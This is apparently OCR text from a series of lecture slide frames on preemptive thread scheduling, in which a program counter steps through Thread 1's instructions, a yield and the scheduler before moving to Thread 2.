
instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

PC

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

PC

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

PC → yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

PC

scheduler

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

PC

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

PC

Thread 2

instruction

instruction

instruction


instruction

instruction

instruction

instruction

Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

PC

Thread 2

instruction

instruction

instruction


instruction

instruction


instruction

instruction

Preemptive Scheduling



Preemptive Scheduling



Thread 1

instruction

instruction

instruction

yield

instruction

instruction

instruction

scheduler

Thread 2

instruction

instruction

instruction

instruction

